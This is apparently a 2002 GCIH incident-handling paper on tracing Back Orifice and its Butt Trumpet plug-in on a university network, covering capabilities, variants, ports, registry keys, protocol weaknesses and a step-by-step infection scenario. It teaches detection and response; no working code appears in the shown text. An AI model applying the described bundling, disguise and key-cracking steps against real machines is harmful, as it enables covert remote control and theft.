Use offense to inform defense.
Find flaws before the bad guys do.

Tracking the Back Orifice Trojan On a University Network

Kent Knudsen

Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment
Version 2.0
Option 1

April 5, 2002

TABLE OF CONTENTS

Page

1.0 Executive Summary 3

2.0 Exploit Description 3

3.0 Operating Systems Affected 6

4.0 Description of Variants 7
- 4.1 Variants Related to Back Orifice and the Butt Trumpet Plug-in 7
- 4.2 Exploit Section References: 11

5.0 The Attack 13

6.0 Diagram And Discussion of Back Orifice Exploit 14
- 6.1 Protocol Description 14
- 6.2 Network Diagram 15
- 6.3 Attack Description 16

7.0 How The Exploit Works 17

8.0 Signature of The Attack 20

9.0 How to Protect Against Back Orifice 24
- 9.1 Individual Actions 24
- 9.2 Vendor Actions 25

10.0 The Incident Handling Process 26
- 10.1 Security Posture 26
- 10.2 Preparation 27
- 10.3 Identification 28
- 10.4 Containment 30
- 10.5 Eradication 32
- 10.6 Recovery 33
- 10.7 Lessons Learned 34

11.0 Additional Information 35

12.0 References For Attack Section and Incident Handling Section 35

13.0 Appendix A – Butt Trumpet Source Code 37

1.0 EXECUTIVE SUMMARY

Incident: (n) An occurrence or event that interrupts normal procedure or precipitates a crisis. (dictionary.com)

This paper recounts the handling of a February 2001 incident involving the Back Orifice Trojan, a large U.S. university, and an Australian Internet mail host site. Without any prior incident handling training, or a defined procedure in place, a total of three individuals worked over a period of 8 days to track down and eradicate the Trojan. The informal incident handling process revealed that Back Orifice (BO) and a plug-in (named Butt Trumpet) had infected several university hosts (owned by students) that were sending thousands of SMTP messages to the site hosted in Australia. The flood of messages was contributing to an effective denial of service condition on their servers.

One of the factors, which complicated the handling of this incident, stemmed from the fact that the cooperation of an external system administrator (from a different continent and time zone) was required to determine the cause of the flood of messages. The other complicating factor involved the unpredictable schedules of college students, thus making it difficult to receive a timely response to queries. These two factors had a combined effect that resulted in a much slower incident handling response time than would have been desired. Additionally, the paper provides details on the Back Orifice Trojan, the Butt Trumpet plug-in, ways to detect them, protect computers from them, and how to remove them.

2.0 EXPLOIT DESCRIPTION

Name:

Trojan - Back Orifice (including the Butt Trumpet plug-in).
The Common Vulnerabilities and Exposures (CVE) project has assigned the name CAN-1999-0660 "A hacker utility or Trojan Horse installed on a system…" to this issue. This is a candidate for inclusion in the CVE list, which standardizes names for security problems. As of February 2002, only 4 members have voted to accept this candidate into the CVE database.

Link: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0660

Description:

Back Orifice is a “Remote Administration Tool (or RAT)” [1], which can be attached to a program or file as a Trojan. When Back Orifice is used as a Trojan, it provides an attacker with remote control capabilities via a ‘client’ installed on the attacker's machine. With the BO server Trojan installed on the victim’s computer, the BO server responds to incoming connections from the attacker, and runs invisibly with no user interface to tip off the victim. The attacker client uses a GUI front-end, or DOS command line to connect to

the victim server(s) to access their computers. Once the BO server is installed on a victim's computer, the capabilities of the Trojan and the interests of the attacker(s) will determine what damage is done.
Additionally, the BO server Trojan "can also reroute network connections and can fully defeat a firewall because of its ability to operate on any port (including http and ftp ports normally used behind a firewall)". [2] The BO server "can wait if the port it is configured on is busy to access it before forwarding data it has stored. Combined with the encryption capabilities of Back Orifice 2000, the packet signals can elude 'over the wire signature analysis' and plug-ins… available for Back Orifice 2000 will provide UDP packet capabilities with similar reliability to TCP packets to be used to further elude many intrusion systems." [3]

The currently available plug-ins are:

- Speakeasy - An IRC plug-in that secretly logs into a predefined server and broadcasts the host's IP address.
- Silk Rope - Binds Back Orifice to almost any existing program.
- Saran Wrap - Hides Back Orifice in an existing standard "InstallShield" installer program.
- BO-Peep - Activates the host's video camera for remote viewing and can capture screen shots at 8 frames per second.
- Butt Sniffer - A packet sniffer and a network monitor for Win 9x.
- Butt Trumpet - Sends the attacker an email with the host's IP address, after BO is installed. [4]

Methods of Infection:
According to it's authors, the hacker group "Cult of the Dead Cow (cDc)", the BO server gives the attacker more control of the remote Windows computer than the victim has sitting at the keyboard. Back Orifice is small (around 120K) and self-installing. "Simply executing the server on any windows machine installs the server, moving the executable into the system where it will not interfere with other running applications. To ease distribution, BO can also be attached to any other windows executable which will run normally after installing the server. Once running, BO does not show up in the task list or close-program list, and is rerun every time the computer is started." [5] Also, the attacker can configure the filename that BO runs to anything before it is installed. Upgrades are as easy as uploading the new version and running it.

> Infections by remote administration Trojans on Windows computers are becoming as common as viruses. One common vector is through File and Print Sharing, when home users inadvertently open up their system to the rest of the world. If an attacker has access to the hard-drive, he/she can place the Trojan in the startup folder. This will run the Trojan the next time the user logs in. Another common vector is when the attacker simply e-mails the Trojan to the user along with a social engineering hack that convinces the user to run it against their better judgment. [6]

Additionally, the author of the Butt Trumpet plug-in, Brian Enigma, has made available a utility called “Setup Trojan” which adds full read/write hidden system-share to the victim’s C:\ drive. This opens the door for even greater compromise on the target system.

Two tools were involved in this incident - the Back Orifice Trojan and the Butt Trumpet Plug-in. More specifically, it was the Butt Trumpet plug-in that was responsible for creating the flood of email messages.

Back Orifice Background:

The hacker group known as the “Cult of the Dead Cow” (cDc - founded in Lubbock, Texas in 1984) released a remote administration Trojan program called Back Orifice while at a Hacker Conference in Los Vegas in August 1998. “Back Orifice was named because it is 1) a back door and 2) to make fun of Microsoft's Back Office suite of system management utilities. The cDc group claims it is their duty to expose Microsoft vulnerabilities.” [7]

In July of 1999, they released an updated version (BO2K) which runs on Windows NT, 2000, and XP. According to the cDc – BO2K “is an almost complete rewrite of the original Back Orifice. It sports a much heftier plug-in architecture that can extend every little part of the system in any way. By default, BO2K comes with the capability to talk over TCP as well as UDP, and supports strong encryption through plug-ins. Commands have also been added, upgraded and fixed, especially in the areas of file transfer and registry handling.” [8]

Butt Trumpet Plug-in Background:

According to the author – Brian Enigma:

> Butt Trumpet is a DLL plug-in for Back Orifice. It is launched when BO is launched. Once running, it checks to see if it has successfully run and send[s] an email message in the past (by checking a registry key.... HKLM/SOFTWARE/NinjaSoft/BT/RunSuccess for those that care). If it has successfully sent a message in the past, it quits. If it has not, it attempts to connect to a predetermined SMTP server (see setup instructions). If Butt Trumpet has problems connecting to this SMTP server, it goes into a sort of "Sleep Mode" for 5 minutes and tries again. This keeps happening until BO and BT are told to terminate (shutdown/ reboot) or until it successfully connects (at which point, it writes to the above registry key, so that multiple messages are not sent). [9]

The author is even kind enough to include this caution in the setup instructions:

> WARNING: Use a ‘dropbox’ email address and not your own! Try looking up anonymous remailers on Yahoo. You could also try HotMail or Yahoo Mail--only they usually log your incoming IP address when you come to pick up mail. [10]

3.0 OPERATING SYSTEMS AFFECTED

The following operating systems are impacted:

- Microsoft Windows 2000, XP (both Home and Professional versions)
- Microsoft Windows NT (all versions and service packs)
- Microsoft Windows 95, 98, 98SE, and Millennium [11]

Back Orifice Protocols/Services:

The Back Orifice Trojan uses encrypted UDP packets for server/client communications. The packet format is "simple, as is the cryptographic scheme used. The server normally binds to UDP port 31337, but it may be configured to use another port. All BO packets -- from the server to the client and vice-versa -- have the same basic format." [12] Note that the BO server and client packets are always encrypted. For more detailed information on the BO packets, please see the excellent description by Flavio Veloso at the following URL: http://www.magnux.com/~flaviovs/boproto.html

Although Back Orifice uses port 31337 by default, the attacker can configure the server program to use any other port prior to distribution. This "feature" gives the attacker an option that can aid them in avoiding detection.

Additionally, the Butt Trumpet plug-in uses the Simple Mail Transport Protocol (SMTP – port 25) to send the attacker the IP address of an infected host. These protocols are covered in more depth in Section 6.0.

Back Orifice Trojan Variants and Plug-ins Use These Ports by Default:
25 - SMTP - Butt Trumpet Plug-in sends mail and can be received via email attachment.
80 - HTTP - Back Orifice 2000 Plug-ins
1200 (UDP) - NoBackO
1201 (UDP) - NoBackO
1349 - Bo dll
5556 - BO Facil
5557 - BO Facil
8787 - Back Orifice 2000
31336 - Bo Whack, Butt Funnel
31337 (UDP) - Back Orifice, Deep BO
31337 - Back Orifice 1.20 patches, Back Orifice (Lm), Back Orifice russian, BO client, BO Facil, BO spy, BO2
31338 (UDP) - Deep BO
31338 - Back Orifice, Butt Funnel
31666 - BOWhack
54320 - Back Orifice 2000
54321 - Back Orifice 2000 [13] and [14]

Brief Description of Back Orifice Capabilities:
The BO program is a remote administration Trojan that allows an attacker who knows the listening port number and BO password to remotely control the host. Attackers can access the BO server using either a text or graphics based client. "The BO server allows intruders to execute commands, list files, start silent services, share directories, upload and download files, manipulate the registry, kill processes, list processes, as well as other options." [15] Back Orifice 2000 extended the capabilities to the Windows NT/2000/XP platforms. And according to "Cult of the Dead Cow (cDc)" who authored both tools, "BO2K can be programmed to run as a Trojan [a program operating on a users machine without the user's knowledge]. This application, more than any other initiative, raised public awareness to the dangers of Trojans." [16]

The cDc could have saved us all some grief by providing a less harmful course of action for raising awareness. Additionally, the source code for the Butt Trumpet plug-in is included in Appendix A, and is available online at:
http://www.netninja.com/bo/butttrumpet.php.

4.0 DESCRIPTION OF VARIANTS

4.1 Variants Related to Back Orifice and the Butt Trumpet Plug-in

Both the Back Orifice Trojan and the Butt Trumpet plug-in are open source programs, which leaves open the possibility of further versions and mutations. The following are the descriptions for the currently known versions of both programs.

The original Butt Trumpet plug-in was released as version 1.0, and was followed with version 1.1, which contained bug fixes. With the release of Back Orifice 2000, came Butt Trumpet 2000 version 1.2. Below is the author's description of the different versions and added capabilities:

> Version 1.2 from 1.1
> ~~~~~~~~~~~~~~~~~~~
> * Added a configuration parameter to determine the retry time value.
> * Added checking so that if the local IP address is nothing or
> "127.0.0.1," then hold off sending.
> * Added better error reporting during SMTP sending. If the send failed,
> you can connect via the debug command and see exactly why and where.
> Version 1.1 from 1.0
> ~~~~~~~~~~~~~~~~~~~
> * Modified the calls to the IP collection routine [myIP(char *)], so that it is called each time a message send is attempted. The previous implementation only did this at startup. This resulted in dialup machines not being able to record their IP address (because it has not yet connected).
> * Modified the internals of btWorkerThread(void *) so that if the email send fails, it retries 10 minutes later. The old version retried every ten seconds (Yikes!). Yeah, I was tired and smoking crack.

* Modified the Debug:Resend command [CmdProc_DebugResendCommand(...)] and the worker thread [btWorkerThread(void *)] so that when a resend is requested and a worker thread is already running, instead of spawning a second worker thread, it simply zeros out the timer on the existing thread.

The email message that gets sent to you contains the following pieces of information:
* The logged in user's username
* The computer's name
* The date/time
* A custom message (see "Message" above in the configuration section)
* The IP address or addresses that are bound to the computer.
  A maximum of six will be displayed. [17]

Mr. Enigma concludes the description of the different versions of Butt Trumpet by stating that in the future he would like to add the dial-up networking user name and password to the email message. Comments like this demonstrate that these developers are not serious about making remote administration tools but instead are creating utilities for script kiddies to abuse.

Back Orifice Variants (from Simovits.com – empty values removed): [18]

Name: Back Orifice
Aliases: BO, cdc-BO, BoServe, BoClient, Orifice.dr, Trojan.Win32.BO,Body Odor, BackOrifice,
Ports: 31337 (UDP), 31338 (UDP) (ports can be changed) - 31337 (=eleet in hacker slang)
Files: Bo120.zip - Boconfig.exe - 28,672 bytes Boclient.exe - 57,856 bytesBoclient.exe - 707,072 bytes Boserve.exe - 124,928 bytes Bogui.exe -284,160 bytes Melt.exe - 29,184 bytes Freeze.exe - 33,280 bytes Windll.dll- Systray.exe -
Created: Aug 1998
Actions: Remote Access
Versions: 1.20,
Registers:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\
Notes: Works on Windows 95 and 98. There exists several hacked versions of Back Orifice. There are also client versions for Unix and Macintosh. Boclient 57,856 bytes is DOS-client.
Country: written in the US
Program: Written in Visual C++.

Name: Back Orifice 2000
Aliases: BackOrifice2K.Inst,
Ports: 8787, 54320, 54321 (UDP) (ports can be changed)
Files: Bo2k.zip - 1,786,264 bytes Bo2k_dist_1_intl.zip - 479,120 bytes Bo2k_dist_1.0_us.zip - 490,714 bytes Bo2kdist1.0us.zip - 65,536 bytes Bo3des.zip - 21,030 bytes Bo2ksdk.zip - 28,670 bytes Bo2k_1_0_full.exe - Bo2k_1_0_intl.exe - 1,304,617 bytes Umg32.exe - Umgr32.exe -

114,688 bytes Umgr32~1.exe - Server.exe - Bo2k.exe - Bo2kcfg.exe Bo2kgui.exe - Bo3des.dll - Bo_peep.dll - - 65,535 bytes
Created: July 1999
Actions: Remote Access Runs as a hidden service. Uses encryption found in plug-ins. At first two versions [were] published. The US version used such a strong encryption it was forbidden to take it outside of the United States due to export regulations.
Versions: 1.0, 1.1,
Registers: HKEY_LOCAL_USERS\Software\Microsoft\Windows\CurrentVersion\RunServices\
Notes: Works on Windows 95, 98 and NT. XOR, TripleDES, AES and five other encryption algorithms. Open plug-in architecture. ^ Open source code (GNU) is available. When it first was published it came in one domestic version and one [international], because of the strong encryption the domestic version used.
Country: written in the US
Program: Written in Microsoft Visual C++.

Name: Back Orifice 1.20 patches
Aliases:
Ports: 31337
Files: Bo120p06.zip - 285,861 bytes Bo120p07.zip - 285,870 bytesBoclient.exe - 57,856 bytes Boconfig.exe - 28,672 bytes Bogui.exe - 284,160bytes Boserve.exe - 124,928 bytes Freeze.exe - 33,280 bytes Melt.exe -29,184 bytes
Created: July 1998
Versions: patch 6, patch 7,
Registers:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\
Notes: Works on Windows 95 and 98.
Country: written in the US

Name: BO client
Ports: 31337 (= eleet in hacker slang)
Files: Boclient.exe - 707,072 bytes Boclient.exe - 784,896 bytes
Versions: 1.3.0 beta, 1.3b2, 1.4, 1.41,
Notes: Works on Windows 95 and 98. BO client is using the ordinary BOserver.

Name: Back Orifice (Lm)
Ports: 31337 (UDP) (= eleet in hacker slang)
Files: Boserve.exe - 77,508 bytes Bogui.exe - 284,160 bytes Boclient.exe -57,856 bytes Boconfig.exe - 28,672 bytes Melt.exe - 29,184 bytes Freeze.exe- 33,280 bytes
Actions: Remote Access
Versions: 1.20,
Registers:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\
Notes: Works on Windows 95 and 98.

Name: Back Orifice russian
Ports: 31337 (UDP) (= eleet in hacker slang)

Files: Boconfig.exe - 28,672 bytes Boserve.exe - 124,928 bytes Boguiru.exe- 284,160 bytes
Created: Mar 1999
Actions: Remote Access
Registers:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\
Notes: Works on Windows 95 and 98.
Country: written in Russia

Name: BO Facil
Ports: 5556, 5557, 31337
Files: Bofacil.exe - 655,872 bytes Bofacil.ini - 192 bytes
Created: Feb 1999
Actions: Client for Back Orifice server. It´s using port 5556 for receiving and port 5557 to transmit.
Versions: 1.2,
Notes: Works on Windows 95 and 98.

Name: Bo Whack and BOWhack
Ports: 31336, 31666
Files: Bowhack.exe - 311,397 bytes Sys.exe -
Created: Aug. 1998
Actions: Remote Access - A differently coded version of Back Orifice.
Notes: According to http://www.tlsecurity.net/bowhack.html, a version is available which McAfee Anti-virus does not detect and installs without the users knowledge. Works on Windows 95 & 98.

Name: Bo dll
Aliases: BOWINDLL, Back Orifice DLL,
orts: 1349 (UDP) (port can be changed)
Files: Cfgwin32.zip - 62,837 bytes Cfgwin32.dll - 125,003 bytesCfgwin32.reg - 117 bytes
Created: Dec 1998
Actions: Remote Access [is disguised] as a protection tool against [Trojans] and exploits.
Versions: 1.20, 4.0.0.1, [??]
Registers:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\
Notes: Works on Windows 95 and 98.
Program: Written in Visual C++.

Name: BO2
Ports: 31337 (= eleet in hacker slang)
Files: Bo2.exe - 453,632 bytes
Created: Nov 1998
Actions: Remote Access
Notes: Works on Windows 95 and 98. Bo2 is a Back Orifice client application.

Name: BOPic
Created: 1999

Actions: Trojan dropper
Notes: Claims to be a picture viewer, but installs Back Orifice. Works on Windows 95 and 98.

Name: BOSniffer
Files: Bosniffer.zip - Bosniffer.exe -
Actions: Claims to detect and remove BO servers from a computer, but instead installs the real Back Orifice server.
Notes: Works on Windows 95 and 98.

Name: BO spy
Ports: 31337
Files: Bospy.zip - 86,090 bytes Bospy.exe - 153,088 bytes
Created: Nov 1998
Actions: . Listens for BO pings & tells you the IP and port of the hacker's BOGUI.exe.
Versions: 1.31, 1.61, 1.85
Language: Written in C++.

4.2 Exploit Section References:

1. "Coping with RATs", PestPatrol web site. URL: http://safersite.com/Whitepapers/CopingWithRATs.asp (12 March 2002).

2. "Back Orifice 2000 (BO2K) Trojan Horse Program", Privacy Software Corporation Security Advisory, 16 July 1999. URL: http://www.nsclean.com/psc-bo2k.html (12 March 2002).

3. Ibid.

4. "Windows Backdoor Update", ISS Vulnerability Alert. 10 September 1998. URL: http://www.iss.net/security_center/alerts/advise8.php (12 March 2002).

5. "Back Orifice Windows Remote Administration Tool". URL: http://www.cultdeadcow.com/tools/bo.html (12 March 2002).

6. "Coping with RATs", PestPatrol web site. URL: http://safersite.com/Whitepapers/CopingWithRATs.asp (12 March 2002).

7. Frazier, Ken. "Back Orifice, and how I got hacked…off". URL: http://home.kscable.com/wecoyote/BO_hacker.html (12 March 2002).

8. "Frequently Asked Questions", bo2k.sourceforge.net web site. URL: http://bo2k.sourceforge.net/docs/faq.html (12 March 2002).

9. Enigma, Brian. “Butt Trumpet, a Buttplugin for BackOrifice”. (from a text file included in the Butt Trumpet distribution, also available online at URL: http://web.textfiles.com/software/butttrumpet.txt (12 March 2002).

10. Ibid.

11. “Frequently Asked Questions”, bo2k.sourceforge.net web site. URL: http://bo2k.sourceforge.net/docs/faq.html (12 March 2002).

12. Veloso, Flavio. “The Back Orifice (BO) Protocol”. 22 November, 2001. URL: http://www.magnux.com/~flaviovs/boproto.html (18 March 2002).

13. von Braun, Joakim “What port numbers do well-known trojan horses use?”, SANS Intrusion Detection FAQ, 9 February 2001. URL: http://www.sans.org/newlook/resources/IDFAQ/oddports.htm (12 March 2002).

14. “Ports and Trojans”, PestPatrol Web site. URL: http://safersite.com/Whitepapers/PortsAndTrojans.asp (12 March 2002).

15. “Windows Backdoor Update”, ISS Vulnerability Alert. 10 September 1998. URL: http://xforce.iss.net/alerts/advise8.php (12 March 2002).

16. Ruffin, Oxblood. “The L0pht Hurrah”, cDc Communications. 8 April 2000. URL: http://www.cultdeadcow.com/cDc_files/cDc-0374.html (12 March 2002).

17. Enigma, Brian. “Butt Trumpet, a Buttplugin for BackOrifice”. (from a text file included in the Butt Trumpet distribution, also available online at URL: http://www.netninja.com/bo/butttrumpet.php (12 March 2002).

18. “Trojan List sorted on Trojan Name”, Simovits Consulting web site. URL: http://www.simovits.com/trojans/trojans_name.html (12 March 2002).

5.0 THE ATTACK

Although the exact method of infection was never determined, it is theorized that a student downloaded an infected executable (disguised as a movie or music file) bundled with the Back Orifice Trojan and Butt Trumpet plug-in. This file was probably distributed on the university's residential network as a shared file. It is also a possibility that one of our own students created the infected executable file and made it available on the residential network (again, most likely disguised as a movie file, screen saver, game, etc.). It is an established fact that the Back Orifice Trojan (and associated plug-ins) can be packaged in ways that exploit the user's trust and/or curiosity.

The danger associated with the BO Trojan is that it gives an attacker complete control of the server(s) on the victim's computer and allows them to take any of the following actions:

- Load and execute any program they chose
- Add, change or delete any data on the local drive and share drives
- Capture keystrokes (including passwords and logon IDs)
- Execute system commands
- Direct Registry editing
- Remote rebooting of the system
- Add or delete users
- Reformat the hard drive
- Network redirection of TCP/IP connections
- NT registry passwords and Win9x screensaver password access
- Use the machine to conduct other attacks.

Although none of the students complained about strange activity or missing files on their computers, the fact that BO and Butt Trumpet were participating in a mass flood of email messages required appropriate action to be taken. First, actions were taken to stop the flood of email messages, and then actions were taken to ensure that the BO server had been eradicated in order to prevent further malicious actions by the attacker.

Also, it is noteworthy that even if an outside attacker were prevented from accessing the victim's computers, the possibility existed that another malicious user could search for BO infected computers and take control, even if the original attacker had set a password. According to X-Force:

> The way that BO encrypts its packets is to generate a 2 byte hash from the password, and use the hash as the encryption key. The first 8 bytes of all client request packets use the same string: "*!*QWTY?", thus it is very easy to brute force the entire 64k key space of the password hash and compare the result to the expected string. Once you know the correct hash value that will decrypt packets, it is possible to start generating and hashing random passwords to find a password that will work on the BO server. In our tests in the X-Force lab, this entire process takes only a few seconds, at most, on a Pentium-133 machine. [1]

6.0 DIAGRAM AND DISCUSSION OF BACK ORIFICE EXPLOIT

6.1 Protocol Description

The Back Orifice Trojan uses encrypted UDP packets for server/client communications. Although the BO server binds to UDP port 31337 by default, the attacker can configure the server program to use any other port prior to distribution. This "feature" gives the attacker an option that makes detection more difficult. Also, note that the BO server and client packets are always encrypted.


> Back Orifice uses an iterative and stateless server program for remote control. Back Orifice is a single server process which listens to a well known User Datagram Packet (UDP) communication port. The server receives a service request from this port, retrieves the results and sends a reply back to the source. The default UDP port used for Back Orifice communication is 31337.
>
> Back Orifice operates in two modes. One mode offers shared key protection, another without. With shared key protection, [BO] replies to [a] service request only if the request message [is] scrambled using this key. This shared key is not exchanged and transmitted over the [Internet] as part of the authentication process. An intruder can download files from a Back Orifice system by sending a file download service request without [being prompted] for [an authentication] password.
>
> Without [the] shared key [option], Back Orifice responds to all service requests [by encrypting them] using a default key. This key is derived from its default UDP port number, 31337. [The BO server] drops service request if the request string cannot be [unencrypted]. [A] UDP port scan on Back Orifice hosts [causes a] drop service request if they [are not encrypted] with the correct key. [A] UDP port scan using [the] default key fails if Back Orifice is installed with shared key protection. [2]

Additionally, the Butt Trumpet plug-in uses the Simple Mail Transport Protocol (SMTP) on port 25 to send the attacker the IP address of an infected host. The plug-in contains a subroutine, called "SendMailMessage", that initiates the SMTP connection to a predefined mail host and upon successful connection sends the crafted mail packets which include the victim's IP address. It is interesting that the Butt Trumpet author (Brian Enigma) credits the mail routine used in his plug-in as being based on the SendMail/SMTP code developed by Arnab Bhaduri as published in the 1998 issue of Windows Developer's Journal.

Although the SMTP routine does function well (i.e. negotiating the connection handshake with a mail server) for sending mail messages, the fact that it does not follow the Internet RFC's for handling bounced messages is what caused the Trojan to eventually be discovered.

6.2 Network Diagram

The following diagram illustrates a sample network of the components involved:




In the interest of preventing disclosure of the university network protection mechanisms, the details of the devices listed above will be discussed in theoretical terms. The Australian Mail host site (#1 above) is running on an open source operating system using freeware for the mail storage and retrieval. The University firewall (#3 above) runs on an open source operating system, such as a Unix variant using custom designed firewall software. The firewall is configured to deny all incoming ports to network hosts by default. However, system administrators can request specific ports be opened (students can request port 80 only). Therefore the firewall rules would basically be set to the following:

deny all inbound except port 80.
allow all outbound ports.

None of the students in this incident had requested that port 80 be opened and none were running a web server or mail server program. The student computers (#5 through #9 above) were running the Windows OS, either Windows 98, 98SE, or Windows 2000 Professional.

6.3 Attack Description

The following is a step-by-step summary of how a theoretical Back Orifice Trojan exploit could be executed:



1. An attacker (either #2 or #9 above) obtains the Back Orifice toolset and the Butt Trumpet plug-in – both freely available from the Internet. The attacker sets up an email account on the Australian site (#1 above) and configures the BO server software and the Butt Trumpet plug-in to use the Australian mail ISP host. Next, the attacker takes a popular screen saver, game, etc. and bundles the BO server and Butt Trumpet plug-in with the file using the "Silk Rope" utility. The attacker may disguise the file as another type (such as an AVI or MP3) to fool the victim.

2. The file can then be distributed as follows:

   - If the attacker is located outside the university network (#2 above) – the file is typically made available via download from a web site or emailed out.
   - If the attacker is located within the university network (#9 above) – the file is distributed on the residential network through a shared folder.

3. As an unsuspecting student (#5 above) downloads and launches the file from the Internet, their IP address is emailed to the Australian mail host site (#1) where the attacker (#2 or #9) can retrieve it.

   - An inside attacker (#9) would be able to connect to the infected hosts (#5-8) without being detected or blocked by the university firewall (#3).
   - An outside attacker (#2) would be blocked by the university firewall (#3) from connecting to infected hosts (unless he configured the BO server to use port 80 AND the owners of the infected computers (#5-8) had already been approved for having port 80 open through the firewall).

4. As the student shares the file with other students on the residential network through a shared folder. The inside attacker (#9) can now remotely control the BO Trojan infected computers (#5-8), and perform any of the actions described previously.

In the exploit scenario above it is obvious that it would be rather trivial to infect the student computers, but much more difficult for an outside attacker to connect to the BO servers.

